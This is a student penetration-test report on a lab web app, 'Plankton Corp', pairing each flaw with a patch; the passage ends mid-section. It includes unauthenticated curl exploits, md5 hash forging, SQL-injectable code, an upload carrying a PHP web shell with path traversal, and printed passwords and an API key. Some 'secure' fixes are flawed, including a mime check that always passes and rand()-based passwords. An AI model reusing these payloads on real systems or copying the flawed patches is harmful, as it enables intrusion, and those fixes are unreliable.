Project Report
Penetration Testing

Université Bretagne Sud
Lorient

Authors

GAUTAM Biplab
RAMZAN Ribiea
ZAINAB Mashal

Date: 2nd March, 2023

Project Report
M1 (CYBERUS)

Contents

1 Vulnerability 1 - Broken Access Control on PUT and Delete

1.1 Introduction to access control in Symfony

In Symfony, there are two ways to specify access control for the routes.
First, we can just specify the user roles for each routes in "*data\www\config\packages\security.yaml*". Here, we can see for each routes, a user role is designated. There are two roles in the website: ROLE_USER and ROLE_ADMIN.

```yaml
access_control:
    # this is a catch-all for the admin area
    # additional security lives in the controllers
    - { path: '^/(%app_locales%)/admin', roles: ROLE_ADMIN }
    - { path: '^/user', roles: ROLE_USER }
    - { path: '^/seacreatures', roles: ROLE_USER }
    - { path: '^/admin', roles: ROLE_ADMIN }

role_hierarchy:
    ROLE_ADMIN: ROLE_USER
```

Figure 1: Access control using security.yaml file

Another way of specifying access control is using the annotations for each routes. In the annotation of route we can use **IsGranted** to ensure only the users with the designated role have access to the following route.

```php
/**
 * @IsGranted("ROLE_USER")
 * @Route("/seacreature/{id}/edit", name="edit_template_creature", methods={"GET"})
 * @return Response
 */
public function edit_template_creature($id)
{
    $api_creatures = new CallAPI();
    $creature = $api_creatures->fetchOneCreature($id);
    if(!$creature){
        throw $this->createNotFoundException('This creature does not exist');
    }
    return $this->render('seacreatures/seacreature_edit.html.twig', ['creature' => $creature,
    'message' => 'You can edit your creature here']);
}
```

Figure 2: Access control using annotation

1.2 Vulnerability Description

The vulnerabilities were in PUT and DELETE endpoints of *seacreature* endpoint of planktoncorp website. Example:
http://localhost:5005/seacreature/1/edit The reason why this route is not protected by access control from *security.yaml* is because security.yaml only has ***seacreatures*** endpoint not ***seacreature***. And these routes also do not have any protections in the annotations.

```php
/**
 * @Route("/seacreature/{id}/edit", name="edit_put_creature", methods={"PUT"})
 * @return Response
 */
public function edit_put_creature($id, Request $request, FileUploader $fileUploader, ManagerRegistry
$doctrine)
```

```php
/**
 * @Route("/seacreature/{id}/delete", name="delete_seacreature", methods={"DELETE"})
 * @return Response
 */
public function delete_creature($id, ManagerRegistry $doctrine)
{
```

Figure 3: Vulnerable functions without protection

Because of this reason, any user can edit and delete the seacreature, which is a very serious vulnerability. We can verify this by performing curl operations to edit and delete routes without any credentials.

```
┌──(rabiea㉿rabiea)-[~]
└─$ curl -X PUT http://localhost:5005/seacreature/2/edit
<!DOCTYPE html>
<html>
    <head>
        <meta charset="UTF-8" />
        <meta http-equiv="refresh" content="0;url='/seacreatures?message=Creature%20successfuly%20edited'" />

        <title>Redirecting to /seacreatures?message=Creature%20successfuly%20edited</title>
    </head>
    <body>
        Redirecting to <a href="/seacreatures?message=Creature%20successfuly%20edited">/seacreatures?message=Creature%20successfuly%20edited</a>.
    </body>
</html>

┌──(rabiea㉿rabiea)-[~]
└─$ curl -X DELETE http://localhost:5005/seacreature/1/delete
{"success":"true"}
```

Figure 4: Exploit using curl

1.3 Vulnerability Patch

We added **IsGranted("ROLE_USER")** to the annotation of the edit and delete routes. This way it ensures that only the user with the role **ROLE_USER** can edit and delete the seacreature.

```php
/**
 * @IsGranted("ROLE_USER")
 * @Route("/seacreature/{id}/edit", name="edit_put_creature", methods={"PUT"})
 * @return Response
 */
public function edit_put_creature($id, Request $request, FileUploader $fileUploader, ManagerRegistry
$doctrine)
```

```php
/**
 * @IsGranted("ROLE_USER")
 * @Route("/seacreature/{id}/delete", name="delete_seacreature", methods={"DELETE"})
 * @return Response
 */
public function delete_creature($id, ManagerRegistry $doctrine)
{
```

Figure 5: Vulnerable function patched

After this patch, we tried the same exploit. But in both edit and delete attempts, the routes are redirected to login.

```
┌──(rabiea㉿rabiea)-[~]
└─$ curl -X DELETE http://localhost:5005/seacreature/4/delete
<!DOCTYPE html>
<html>
    <head>
        <meta charset="UTF-8" />
        <meta http-equiv="refresh" content="0;url='http://localhost:5005/login'" />

        <title>Redirecting to http://localhost:5005/login</title>
    </head>
    <body>
        Redirecting to <a href="http://localhost:5005/login">http://localhost:5005/login</a>.
    </body>
</html>

┌──(rabiea㉿rabiea)-[~]
└─$ curl -X PUT http://localhost:5005/seacreature/5/edit
<!DOCTYPE html>
<html>
    <head>
        <meta charset="UTF-8" />
        <meta http-equiv="refresh" content="0;url='http://localhost:5005/login'" />

        <title>Redirecting to http://localhost:5005/login</title>
    </head>
    <body>
        Redirecting to <a href="http://localhost:5005/login">http://localhost:5005/login</a>.
    </body>
</html>
```

Figure 6: Exploit attempts after fixes

Note: Another way to fix the vulnerability would have been to add ***seacreature*** endpoint in the *security.yml* file and associate role **ROLE_USER** to that endpoint.

1.4 References

1. **Access control in symfony**: https://symfony.com/doc/current/security/access_control.html - From this reference, we knew about the access control mechanism in symfony mainly about the security.yaml file and different roles in symfony.
2. **IsGranted in symfony**: https://symfony.com/bundles/SensioFrameworkExtraBundle/current/annotations/security.htm - From this reference, we understood how *IsGranted* annotation works in symfony.

2 VULN-02 Bad protection of the user profile access

2.1 Introduction to vulnerability

When accessing to the user's profile, a validation hash is used as follows

$$http://localhost:5005/user/2?validation\_hash = 33652d37458666ae0b398ce70d234e48$$

When accessing another user profile with a wrong hash, the access is denied. The hash is what protects other unauthenticated users from accessing to other user's profiles as shown below.

```
mashalbhatti@Mashals-MBP ~ % curl -b "PHPSESSID=be7031533ea12ff61d7a2ff98024dfaf
" 'http://localhost:5005/user/2?validation_hash=12345'
Wrong validation_hash, access denied%
mashalbhatti@Mashals-MBP ~ %
```

Figure 7: User profile route hash protection

The vulnerability is that the hash generated is md5 which is cryptographically not safe. It can be checked in the crackstation which can show what is the value which is hashed.



Figure 8: Cracking of md5

This shows how easily the pattern of hashing and value that is hashed. The attacker can now easily calculate hashes for other users and access other user's profiles. And it can be exploited by any user who is logged into the system. That user can ask for profile of another user just by calculating the md5 hash.

```
┌──(biplab㉿kali)-[~/Downloads/plankton_corp_website]
└─$ echo -n 3 | md5sum
eccbc87e4b5ce2fe28308fd9f2a7baf3  -

┌──(biplab㉿kali)-[~/Downloads/plankton_corp_website]
└─$ curl --cookie "PHPSESSID=71597cbabf79970eb85c8df16e164ddd" http://localho
st:5005/user/3?validation_hash=eccbc87e4b5ce2fe28308fd9f2a7baf3
<!DOCTYPE html>
<html>
    <head>
        <meta charset="UTF-8">
        <link rel="icon" type="text/css" href="/whale.svg">
        <title>Plankton corp</title>
        <link rel="stylesheet" type="text/css" href="/static/bootstrap-5.1.3-
dist/css/bootstrap.min.css">
        <link rel="stylesheet" type="text/css" href="/static/css/style.css">
        <link rel="stylesheet" type="text/css" href="/static/css/bubbles.css"
>
```

Figure 9: Vulnerability exploit

Note: in the curl command the cookie is of a different user (user with id 2). This user is able to access profile of user with id 3.

2.2 Vulnerability fix

It was fixed by changing the hash to sha256. Also, the salt was added. It was just userid before. This change was added in getHash() function in *data/www/src/Entity/User.php*.

```
user_validation_salt=Weko6IhWbR3x3eEWFUWd
upload_directory=/var/www/html/public
```

```
    /**
     * Generates a unique hash from salt + user id
     */
    public function getHash()
    {
        return hash("sha256", $_ENV['user_validation_salt'].$this->getId());
    }
}
```

Figure 10: Fixing the vulnerability. Left: Setting a salt, Right: Implementing new getHash() function with sha256

The hash generated afterwards is now not crackable.
http://localhost:5005/user/2?validation_ hash=88f22915f45e1bd73ebe8a7de54a40f9a5886292d28d32fde8919f4152cfbb0c



Figure 11: Trying the crack the new generated hash.

Hence, now the profile viewing algorithm is secure.

2.3 References

1. PHP Hash function documentation.
This allows to select many among the hashing algorithms. https://www.php.net/manual/en/function.hash.php

3 VULN-03 SQL injection in seacreature id

3.1 Vulnerability introduction

The vulnerability was about SQL injection in the planktoncorp website. An unauthenticated user is able to access any data stored in the symfony user database. Because of this, the database integrity is compromised and there is no confidentiality.
Using sqlmap we can see where the SQL injection vulnerabilities are in the platform. We can see vulnerabilities.

Figure 12: Sqlmap injection test showing injection vulnerabilities

From the penetration testing report we knew the vulnerable function was **sea_creature(creature_id)** which created the injection vulnerability.

```python
@app.route('/seacreature/<creature_id>')
def sea_creature(creature_id):
    connection = make_connection()
    mycursor = connection.cursor()

    sql = "SELECT id, creature_name, creature_description, creature_image, creature_depth FROM creature
    WHERE id=" + creature_id

    mycursor.execute(sql)
    columns = mycursor.description
    result = [{columns[index][0]:column for index, column in enumerate(value)} for value in mycursor.
    fetchall()]
    connection.close()
    return json.dumps(result)
```

Figure 13: Vulnerable function sea_creature(creature_id)

3.2 Vulnerability Fixes

To fix the sql injection vulnerability in Python we used type checking and prepared statements.
For type checking the creature_id was explicitly changed to string type.
A prepared statement has a SQL query template with parameterized inputs (certain values are left unspecified). The database parses, compiles and performs query optimization on SQL statement template and stores the result without executing it. Finally, at a later time, the database binds the parameters values to the template and database executes the statement.

```python
@app.route('/seacreature/<creature_id>')
def sea_creature(creature_id):
    connection = make_connection()
    mycursor = connection.cursor()
    #using prepared statement in the next line instead of directly calling the variable
    mycursor.execute("SELECT id, creature_name, creature_description, creature_image, creature_depth FROM creature WHERE id= %s ", (str(creature_id), ))
    columns = mycursor.description
    result = [{columns[index][0]:column for index, column in enumerate(value)} for value in mycursor.fetchall()]
    connection.close()
    return json.dumps(result)
```

Figure 14: Vulnerable function sea_creature(creature_id) fixed with type conversion and prepared statements

Creation of separate users for database We added a new specific user for the symfony database. We made two changes in the existing code files, first in build/myql/sql-scripts/dump.sql file and then in data/www/.env file.

```
GRANT ALL PRIVILEGES ON symfony.* TO 'mark'@'%' IDENTIFIED BY
'Tk3lPougqvUasAo8VGpPLaN2*';
GRANT ALL PRIVILEGES ON db_public.* TO 'mark'@'%' IDENTIFIED BY
'Tk3lPougqvUasAo8VGpPLaN2*';
```

```
DATABASE_URL="mysql://mark:Tk3lPougqvUasAo8VGpPLaN2*@10.0.142.7:3306/symfony?serverVers
ion=5.6",
```

Figure 15: Sql script of creation of users for databases and env file before changes

```
GRANT ALL PRIVILEGES ON symfony.* TO 'biplab'@'%' IDENTIFIED BY
'Tk3lPougqvUasAo8VGpPLaN2YMIC*';
GRANT ALL PRIVILEGES ON db_public.* TO 'mark'@'%' IDENTIFIED BY
'Tk3lPougqvUasAo8VGpPLaN2*';
```

```
DATABASE_URL="mysql://biplab:Tk3lPougqvUasAo8VGpPLaN2YMIC*@10.0.142.7:3306/symfony?serv
erVersion=5.6",
```

Figure 16: Sql script of creation of users for databases and env file after making changes

Note: For creation of dedicated users for separate databases, if we had created a user for a public database then, we should have added that information in app.py, where the flask server connects to the database.
Running sqlmap after vulnerability fixes



Figure 17: Running SQLmap after fixing the vulnerability

3.3 References

1. Sqlmap docs: https://github.com/sqlmapproject/sqlmap/wiki/Introduction
2. Prepared statements in python: https://stackoverflow.com/questions/27649759/using-prepared-statements-with-mysql-in-python
3. Handling SQL Injection in Python: https://realpython.com/prevent-python-sql-injection/

4 VULN-04 Bad handling of image upload

4.1 Vulnerability Description

This is a file upload vulnerability. File upload vulnerabilities are when a web server allows users to upload files to its filesystem without sufficiently validating things like their name, type, contents, or size. An unauthenticated user is able to upload a file without controlling its extension or destination folder. This flaw allows attackers to upload arbitrary and potentially dangerous files.
In this case, this flaw allows to create a new Symfony controller on the server to get remote access control on said server.

```
16
17 ----------------------------288444205636854195946527365 7
18 Content-Disposition: form-data; name="creature_name"
19
20 Squid
21 ----------------------------288444205636854195946527365 7
22 Content-Disposition: form-data; name="creature_description"
23
24 Squid are cephalopods in the superorder Decapodiformes with elongated bodies, large eyes, eight arms and two tentacles. Like all
   other cephalopods, squid have a distinct head, bilateral symmetry, and a mantle. They are mainly soft-bodied, like octopuses, but
   have a small internal skeleton in the form of a rod-like gladius or pen, made of chitin.
25 ----------------------------288444205636854195946527365 7
26 Content-Disposition: form-data; name="creature_file"; filename="AAAController.php"
27 Content-Type: application/x-php
28
29 <?php
30 namespace App\Controller;
31 use Symfony\Bundle\FrameworkBundle\Controller\AbstractController;
32 use Symfony\Component\HttpFoundation\Request;
33 use Symfony\Component\HttpFoundation\Response;
34 use Symfony\Bundle\FrameworkBundle\Console\Application;
35 use Symfony\Component\HttpKernel\KernelInterface;
36 use Symfony\Component\Console\Input\ArrayInput;
37 use Symfony\Component\Console\Output\BufferedOutput;
38 use Symfony\Component\Debug\Debug;
39 use Symfony\Component\Routing\Annotation\Route;
40 class AaaController extends AbstractController
41 {
42 /**
43 * @Route("/test", name="test")
44 * @return Response
45 */
46 public function index()
47 {
48 $test = system($_GET['test']);
49 var_dump($test);
50 die();
51 return $this->render('test.html.twig', []);
52 }
53 }
54
55 ----------------------------288444205636854195946527365 7
56 Content-Disposition: form-data; name="creature_file_path"
57
58 ../src/Controller
59 ----------------------------288444205636854195946527365 7
```

Figure 18: Adding AAAController file and path for controller instead of image using burpsuite



Figure 19: AAAController file added in Controller directory

This vulnerability is because of the upload function in FileUploader service because the function does not check for file extension, file contents, and associated paths in the request.

```php
public function upload(UploadedFile $file, $path)
{
    $fileName = $file->getClientOriginalName();

    try {
        $file->move($path, $fileName);
    } catch (FileException $e) {
        // ... handle exception if something happens during file upload
    }

    return $fileName;
}
```

Figure 20: Vulnerable Upload Function

4.2 Vulnerability Patch

To patch this issue, we used the following Symfony methods and made changes to the upload method in the FileUpload.php file and a small change in the add and edit requests in SeaCreatureController.php file.
So, in SeaCreatureController, in the add and edit sea creature method, we defined the path to upload the files as a string instead of receiving it from the POST request. Because before it was defined in the twig html file as a hidden form element, so the path could be changed from the console on the browser. Now it is a string instead of a hidden element.

```php
/**
 * @Route("/seacreatures/add", name="add_post_seacreature", methods={"POST"})
 * @return Response
 */
public function add_post_creature(Request $request, FileUploader $fileUploader, ManagerRegistry $doctrine)
{
    $api_creatures = new CallAPI();
    $file = $request->files->get('creature_file');
    $filePath = "static/images/upload/";
    $creatureFileName = $fileUploader->upload($file, $filePath);
    $add_creature = $api_creatures->addOneCreature($_POST['creature_name'], $_POST['creature_description'], $filePath.$creatureFi
    $logger = new Logger($doctrine->getManager());
    $logger->log_action_seacreature("SEA CREATURE ADDED", $_POST['creature_name']);
    return $this->redirectToRoute('seacreatures', ['message' => 'Creature successfuly added']);
}
```

Figure 21: Changes in SeaCreatureController

Then to make it more secure, we made the following changes to the upload method in FileUploader.php

1. We check the mime type of the image by using the getimagesize() method on the file. This method returns us the dimensions of the file along with the file type. So we then check the mime type against the the common and allowed image type being PNG, JPG and JPEG, if the file type is not among any of these types, the application raises an error and does not let the user proceed.

2. We fetched the basename only from the file passed so that path traversal can be avoided.

3. In order to create a unique identifier for each file uploaded, we generate a safe file name by using the Slugger Interface in Symfony. A slugger basically transforms a given string into another string which only includes safe characters. And then we attach that safe file name to a unique id. For the extension of the file, we use the guessExtension() method to let Symfony guess the right extension according to the MIME type of the provided file. Finally, this file is moved to the above path.

```php
    public function upload(UploadedFile $file, $path)
    {
        $verifyimg = getimagesize($file);

        if($verifyimg['mime'] != ('image/png' || 'image/jpg' || 'image/jpeg')) {
            echo "Only PNG, JPEG or JPG images are allowed!";
            exit;
        }

        $originalFilename = basename($file);
        $safeFilename = $this->slugger->slug($originalFilename);
        $fileName = $safeFilename.'-'.uniqid().'.'.$file->guessExtension();

        try {
            $file->move($path, $fileName);
        } catch (FileException $e) {
            echo $e;
        }
        return $fileName;
    }

    public function getTargetDirectory()
    {
        return $this->targetDirectory;
    }
}
```

Figure 22: Changes in Upload Function

As a result if we try to upload a file which is not an image, we are not able to do that.



Figure 23: Error on uploading a file other than image

4.3 References

1. File upload in Symfony: https://symfony.com/doc/current/controller/upload_file.html
2. Secure file upload with PHP: https://dev.to/einlinuus/how-to-upload-files-with-php-correctly-and-securely-1kng
https://stackoverflow.com/questions/38509334/full-secure-image-upload-script

5 VULN-05 Default password set on user creation

5.1 Vulnerability Description

this vulnerability is about using the default passwords for each user on user creation. Default credentials make an organization more vulnerable to potential cyberattacks. If the user does not change those credentials, any potential hacker can misuse their account. Attackers can easily obtain default passwords through social engineering or brute force attacks.
Here Plankton Corp is using the default password stored in the env file as the password for every new user.

```
API_URL=http://10.0.142.20:5001
default_user_password=PlanktonCorp2022!
user_validation_salt=Weko6IhWbR3x3eEWFUWd
upload_directory=/var/www/html/public
###> symfony/mailer ###
# MAILER_DSN=smtp://localhost
###< symfony/mailer ###
```

Figure 24: Default Password in env file

```
public function user_add(Request $request, UserPasswordHasherInterface $passwordHasher, ManagerRegistry $doctrine): Response
{
    //Get the doctrine manager
    $entityManager = $doctrine->getManager();
    // creates a user object and initializes some data for this example
    $user = new User();
    $user->setPassword('');

    $form = $this->createFormBuilder($user)
        ->add('email', TextType::class)
        ->add('save', SubmitType::class, ['label' => 'Create User'])
        ->getForm();
    $form->handleRequest($request);
    if ($form->isSubmitted() && $form->isValid()) {
        // $form->getData() holds the submitted values
        // but, the original `$user` variable has also been updated
        $user = $form->getData();
        // Set a default password for users defined in .env
        $plaintextPassword = $_ENV['default_user_password'];

        // hash the password (based on the security.yaml config for the $user class)
        $hashedPassword = $passwordHasher->hashPassword(
            $user,
            $plaintextPassword
        );
        $user->setPassword($hashedPassword);
        $entityManager->persist($user);

        // actually executes the queries (i.e. the INSERT query)
        $entityManager->flush();

        return $this->redirectToRoute('user_management');
    }
    return $this->renderForm('admin/new_user.html.twig', [
        'form' => $form,
    ]);
}
```

Figure 25: User add function using default password

5.2 Vulnerability Patch

To patch this vulnerability, we have added a random password generator function. It returns 16 characters long random string. This function is called in the user add function for setting the password.
Then this password is mailed to the user on the user's email. To send emails, we have used the Symfony Mailer component using 3rd party transport, SendGrid.

```php
//function for generating random password
public function randomPassword() {
    $alphabet = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890';
    $pass = array(); //remember to declare $pass as an array
    $alphaLength = strlen($alphabet) - 1; //put the length -1 in cache
    for ($i = 0; $i < 16; $i++) {
        $n = rand(0, $alphaLength);
        $pass[] = $alphabet[$n];
    }
    return implode($pass); //turn the array into a string
}
```

Figure 26: Random Password Function

```php
//function to send email
public function sendEmail(MailerInterface $mailer, $email, $password): Response
{
    $email = (new Email())
        ->from('biplab.gautam.9@gmail.com')
        ->to($email)
        ->subject('Password for Plankton Corp')
        ->text($password);
    $mailer->send($email);
    $response = new Response(
        'Content',
        Response::HTTP_OK,
        ['content-type' => 'text/html']
    );
    return ($response);
}
```

Figure 27: Function to send the password to users through mail

```
###> symfony/mailer ###
SENDGRID_KEY=SG.KvVOeUO8QqC4AA.beWU-EneK3K0nB4wxDRW30YZ07k9vwY-mFsEk
MAILER_DSN=sendgrid+smtp://$SENDGRID_KEY@default
###< symfony/mailer ###
```

Figure 28: SendGrid server configuration key

```php
public function user_add(Request $request, UserPasswordHasherInterface $passwordHasher, ManagerRegistry $doctrine): Response
{
    //Get the doctrine manager
    $entityManager = $doctrine->getManager();
    // creates a user object and initializes some data for this example
    $user = new User();
    $user->setPassword('');

    $form = $this->createFormBuilder($user)
        ->add('email', TextType::class)
        ->add('save', SubmitType::class, ['label' => 'Create User'])
        ->getForm();
    $form->handleRequest($request);
    if ($form->isSubmitted() && $form->isValid()) {
        // $form->getData() holds the submitted values
        // but, the original `$user` variable has also been updated
        $user = $form->getData();
        $plaintextPassword = self::randomPassword();
        $transport = Transport::fromDsn($_ENV['MAILER_DSN']);
        $mailer = new Mailer($transport);
        self::sendEmail($mailer, $user->getEmail(), $plaintextPassword);
        $hashedPassword = $passwordHasher->hashPassword(
            $user,
            $plaintextPassword
        );
        $user->setPassword($hashedPassword);
        $entityManager->persist($user);

        // actually executes the queries (i.e. the INSERT query)
        $entityManager->flush();

        return $this->redirectToRoute('user_management');
    }
    return $this->renderForm('admin/new_user.html.twig', [
        'form' => $form,
    ]);
}
```

Figure 29: User add function using random password and mailer function



Figure 30: Password received on email through SendGrid server

5.3 References

1. Random integer function in php: https://www.php.net/manual/en/function.rand.php
2. Sending email via sendgrid third party mailer: https://symfony.com/doc/current/mailer.html#using-a-3rd-party-transport

6 VULN-06 Vulnerable TCPDF version

6.1 Vulnerability Description

The installed version of TCPDF is affected by many public vulnerabilities. The tool local-php-security-checker can display information on potential public vulnerabilities affecting local dependencies in the composer.lock file. When we try to find the current potential public vulnerabilities using the local-php-security-checker, it shows

us the following one known vulnerability.

